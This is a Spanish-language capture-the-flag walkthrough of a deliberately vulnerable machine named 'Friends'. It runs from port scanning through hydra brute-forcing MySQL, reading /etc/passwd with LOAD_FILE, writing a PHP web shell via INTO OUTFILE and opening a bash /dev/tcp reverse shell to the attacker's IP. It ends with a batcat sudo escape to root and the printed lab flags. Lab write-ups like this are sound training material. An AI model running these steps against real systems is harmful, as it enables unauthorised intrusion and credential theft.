FRIENDS

1- LOCALIZAMOS LA MAQUINA

┌──(root㉿kali)-[/home/kali/Desktop/Friends]

└─# **sudo arp-scan -I eth0 --localnet**

Interface: eth0, type: EN10MB, IPv4: 192.168.0.26

192.168.0.30 VMware, Inc.

2- CONECTIVIDAD

┌──(root㉿kali)-[/home/kali/Desktop/Friends]

└─# **ping -c1 192.168.0.30**

PING 192.168.0.30 (192.168.0.30) 56(84) bytes of data.

64 bytes from 192.168.0.30: icmp_seq=1 ttl=64 time=1.27 ms

--- 192.168.0.30 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 1.274/1.274/1.274/0.000 ms

IP DE LA MAQUINA VICTIMA 192.168.0.30

IP DE LA MAQUINA ATACANTE 192.168.0.26

3- ESCANEAMOS PUERTOS

Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-06 16:00 EDT

Nmap scan report for 192.168.0.30

Host is up (0.0026s latency).

Not shown: 65532 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)


80/tcp open http Apache httpd 2.4.56 ((Debian))

3306/tcp open mysql MySQL 5.5.5-10.5.19-MariaDB-0+deb11u2

PUERTO 80

Visitamos el servidor web

Usando Google Lens, obtenemos dos posibles nombres de usuario



Beavis y Butt-Head

PUERTO 3306

Con hydra intentamos iniciar sesión en el servicio MySQL de la máquina 192.168.0.30 utilizando el usuario "beavis" y probando todas las contraseñas del archivo rockyou.txt, hasta que encuentre una credencial válida.

┌──(root㉿kali)-[/home/kali/Desktop]

└─# **hydra -l beavis -P /usr/share/wordlists/rockyou.txt mysql://192.168.0.30:3306 -f**

[3306][mysql] host: 192.168.0.30 **login: beavis** **password: rocknroll**

Utilizamos las credenciales obtenidas para conectarte al servicio MySQL

┌──(root㉿kali)-[/home/kali/Desktop]

└─# **mysql -h 192.168.0.30 -u beavis -p**

Enter password:

Welcome to the MariaDB monitor. Commands end with ; or \g.

Your MariaDB connection id is 13744

Server version: 10.5.19-MariaDB-0+deb11u2 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

Mostramos las bases de datos

MariaDB [(none)]> **SHOW DATABASES;**

```
+--------------------+
| Database           |
+--------------------+
| friends            |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
```

4 rows in set (0.089 sec)

Seleccionamos una base de datos

MariaDB [(none)]> **use friends;**

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with -A

Database changed

MariaDB [friends]>

Mostramos tablas en esta base de datos

MariaDB [friends]> **SHOW TABLES;**

```
+------------------+
| Tables_in_friends |
+------------------+
| users             |
+------------------+
```

1 row in set (0.003 sec)

Seleccionamos los registros de una tabla

MariaDB [friends]> **SELECT * FROM users;**

```
+------+----------+-----------+
| id   | username | password  |
+------+----------+-----------+
|    1 | beavis   | b3@v1$123 |
|    2 | butthead | BuTTh3@D! |
+------+----------+-----------+
```

2 rows in set (0.083 sec)

Probamos con estas credenciales a entrar por SSH y no tenemos acceso.

Si la base de datos no esta bien configurada podemos leer archivos internos de la máquina.

SELECT LOAD_FILE("/etc/passwd");

MariaDB [friends]> SELECT LOAD_FILE("/etc/passwd");

| LOAD_FILE("/etc/passwd")

| root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin

systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

messagebus:x:103:109::/nonexistent:/usr/sbin/nologin

systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin

sshd:x:105:65534::/run/sshd:/usr/sbin/nologin

systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false

beavis:x:1000:1000::/home/beavis:/bin/bash

butthead:x:1001:1001::/home/butthead:/bin/bash

Tambien podemos cargar archivos, si esta mal configurado. Podemos intentar cargar una web shell.

SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE "/var/www/html/shell.php";

MariaDB [friends]> SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE "/var/www/html/shell.php";

ERROR 1 (HY000): Can't create/write to file '/var/www/html/shell.php' (Errcode: 13 "Permission denied")

MariaDB [friends]>

No tenemos permisos sobre este directorio

4- ENUMERAMOS DIRECTORIOS

┌──(root㉿kali)-[/home/kali/Desktop/Friends]

└─# **gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://192.168.0.30 -x php,html,doc,txt**

===

Gobuster v3.6

===

Starting gobuster in directory enumeration mode

===

/.htaccess (Status: 403) [Size: 277]

/.htaccess.doc (Status: 403) [Size: 277]

/.htaccess.txt (Status: 403) [Size: 277]

/.htaccess.php (Status: 403) [Size: 277]

/.htaccess.html (Status: 403) [Size: 277]

/.htpasswd.doc (Status: 403) [Size: 277]

/.htpasswd.php (Status: 403) [Size: 277]

/.htpasswd.txt (Status: 403) [Size: 277]

/.htpasswd.html (Status: 403) [Size: 277]

/.htpasswd (Status: 403) [Size: 277]

/index.php (Status: 200) [Size: 269]

/server-status (Status: 403) [Size: 277]

Progress: 102345 / 102350 (100.00%)

Vamos a intentar leer archivos desde este directorio "index.php"

SELECT LOAD_FILE("/var/www/html/index.php");

MariaDB [friends]> SELECT LOAD_FILE("/var/www/html/index.php");

| LOAD_FILE("/var/www/html/index.php")

| <?php

/*

print "For more Rock & Roll visit**: /M3t4LL1c@** ";

*/

?>

<html>

<head>

<title>Friends</title>

<style>

body {


background-color: #83cbc7;

```
        }


        img {
            border-radius: 10px;
        }
    </style>
</head>
<body>
    <center>
    <img src="image.jpg" style="width: 1880px; height: 900px;">
    </center>
</body>
<html>
```

Como vemos, nos aparece un directorio /M3t4LL1c@ que no veíamos en el código fuente de la web (FRONTEND/BACKEND)

Visitamos este directorio (sus cabelleras moviendose al viento)



Con esto, intentamos colocar nuestra web shell en esta nueva ruta

SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE "/var/www/html/M3t4LL1c@/shell.php";


MariaDB [friends]> SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE "/var/www/html/M3t4LL1c@/shell.php";

Query OK, 1 row affected (0.002 sec)

MariaDB [friends]>

Vemos que hemos conseguido subir la web shell. Nos vamos al navegador y escribimos

192.168.0.30/M3t4LL1c@/shell.php?cmd=whoami



En una terminal de Kali nos ponemos a la escucha por el puerto 8888

┌──(root㉿kali)-[/home/kali/Desktop/Friends]

└─# **nc -nlvp 8888**


listening on [any] 8888 ...

Ahora debemos crear una reverse shell por lo que nos vamos al navegador


y escribimos https://www.revshells.com/

En la web, indicamos nuestra IP y el puerto a la escucha.En shell, marcamos bash y en el cajetin "bash -i >& /dev/tcp/192.168.0.26/8888 0>&1". Abajo, en encoding, marcamos URL Encode. Al comando que resulta,lo ponemos entre comillas dobles y le anteponemos bash -c, con lo que tenemos

bash -c "bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.0.26%2F8888%200%3E%261"



Copiamos y pegamos este comando en el navegador y como podemos ver, obtenemos acceso



—(root㉿kali)-[/home/kali/Desktop/Friends]

└─# **nc -nlvp 8888**

listening on [any] 8888 ...

connect to [192.168.0.26] from (UNKNOWN) [192.168.0.30] 44400

bash: cannot set terminal process group (586): Inappropriate ioctl for device

bash: no job control in this shell

www-data@friends:/var/www/html/M3t4LL1c@$

Debemos procurar una TTY interactiva para evitar problemas en la reverse shell

1- **en la reverse shell ejecutamos este comando**

script /dev/null -c bash

www-data@friends:/var/www/html/M3t4LL1c@$ script /dev/null -c bash

script /dev/null -c bash

Script started, output log file is '/dev/null'.

2- **presionamos ctrl_z para suspender la shell**

www-data@friends:/var/www/html/M3t4LL1c@$ **^Z**

zsh: suspended nc -nlvp 8888

3- **En la misma terminal ejecutamos**

stty raw -echo; fg

1] + continued nc -nlvp 443

reset xterm

www-data@friends:/var/www/html/M3t4LL1c@$

www-data@friends:/var/www/html/M3t4LL1c@$ export TERM=xterm

www-data@friends:/var/www/html/M3t4LL1c@$ export SHELL=bash

4-**Reseteamos filas y columnas. En una nueva terminal, ejecutamos**

┌──(kali㉿kali)-[~]

└─$ **stty size**

35 166

www-data@friends:/var/www/html/M3t4LL1c@$ **stty rows 35 columns 166**

Ya tenemos una TTY interactiva.

5- ESCALAMOS PRIVILEGIOS

www-data@friends:/var/www/html/M3t4LL1c@$ **sudo -l**

Matching Defaults entries for www-data on friends:


env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on friends:

(beavis) NOPASSWD: /usr/bin/batcat

www-data@friends:/var/www/html/M3t4LL1c@$

Sabemos que podemos ejecutar el comando batcat como usuario beavis. Nos vamos a GTFOBins y en el cajetin de búsqueda ponemos batcat



sudo batcat --paging always /etc/profile

!/bin/sh

www-data@friends:/var/www/html/M3t4LL1c@$ sudo -u beavis batcat --paging always /etc/profile

```
──────┬──────────────────────────────────────────────────────────────────────────
      │ File: /etc/profile
──────┼──────────────────────────────────────────────────────────────────────────
   1  │ # /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
   2  │ # and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).
   3  │
   4  │ if [ "$(id -u)" -eq 0 ]; then
   5  │     PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
   6  │ else
   7  │     PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
   8  │ fi
```

```
 9  | export PATH
10  |
11  | if [ "${PS1-}" ]; then
12  |     if [ "${BASH-}" ] && [ "$BASH" != "/bin/sh" ]; then
13  |         # The file bash.bashrc already sets the default PS1.
14  |         # PS1='\h:\w\$ '
15  |         if [ -f /etc/bash.bashrc ]; then
16  |             . /etc/bash.bashrc
17  |         fi
18  |     else
19  |         if [ "$(id -u)" -eq 0 ]; then
20  |             PS1='# '
21  |         else
22  |             PS1='$ '
23  |         fi
24  |     fi
25  | fi
26  |
27  | if [ -d /etc/profile.d ]; then
28  |     for i in /etc/profile.d/*.sh; do
29  |         if [ -r $i ]; then
30  |             . $i
31  |         fi
32  |     done
```

: **despues de los dos puntos escribimos !/bin/sh**

:!/bin/sh

$ **whoami**

beavis

$

Probamos con sudo -l

[sudo] password for beavis:

Sorry, try again.

[sudo] password for beavis:

La contraseña que ponemos es "b3@v1$123". No funciona.

Tenemos otro usuario "butthead" y su contraseña "BuTTh3@D!"

Buscamos su directorio

$ pwd

/var/www/html/M3t4LL1c@

$ cd /home

$ ls

beavis butthead

$

$ su butthead

Password:

butthead@friends:/home$

butthead@friends:/home$ cd butthead

butthead@friends:~$ ls -la

total 20

drwx------ 2 butthead butthead 4096 feb 16 19:58 .

drwxr-xr-x 4 root root 4096 feb 16 19:29 ..

lrwxrwxrwx 1 root root 9 feb 16 19:58 .bash_history -> /dev/null

-rw-r--r-- 1 butthead butthead 220 mar 27 2022 .bash_logout

-rw-r--r-- 1 butthead butthead 3526 mar 27 2022 .bashrc

-rw-r--r-- 1 butthead butthead 807 mar 27 2022 .profile

butthead@friends:~$

Por aqui, no encontramos nada

Examinamos los permisos sudo

butthead@friends:~$ **sudo -l**

[sudo] password for butthead:

Matching Defaults entries for butthead on friends:

env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User butthead may run the following commands on friends:

(root) PASSWD: /usr/bin/su

butthead@friends:~$ **sudo /usr/bin/su**

root@friends:/home/butthead#

root@friends:/home# cd beavis

root@friends:/home/beavis# ls

user.txt

root@friends:/home/beavis# cat user.txt

df81a6fd60ceeba1268f587366c1c693

root@friends:/home/beavis#

FLAG DE USUARIO¡¡¡

root@friends:/# cd root

root@friends:~# ls

root.txt

root@friends:~# cat root.txt

59cefd06522a7e8f3725fe3655550c18

FLAG DE ROOT¡¡¡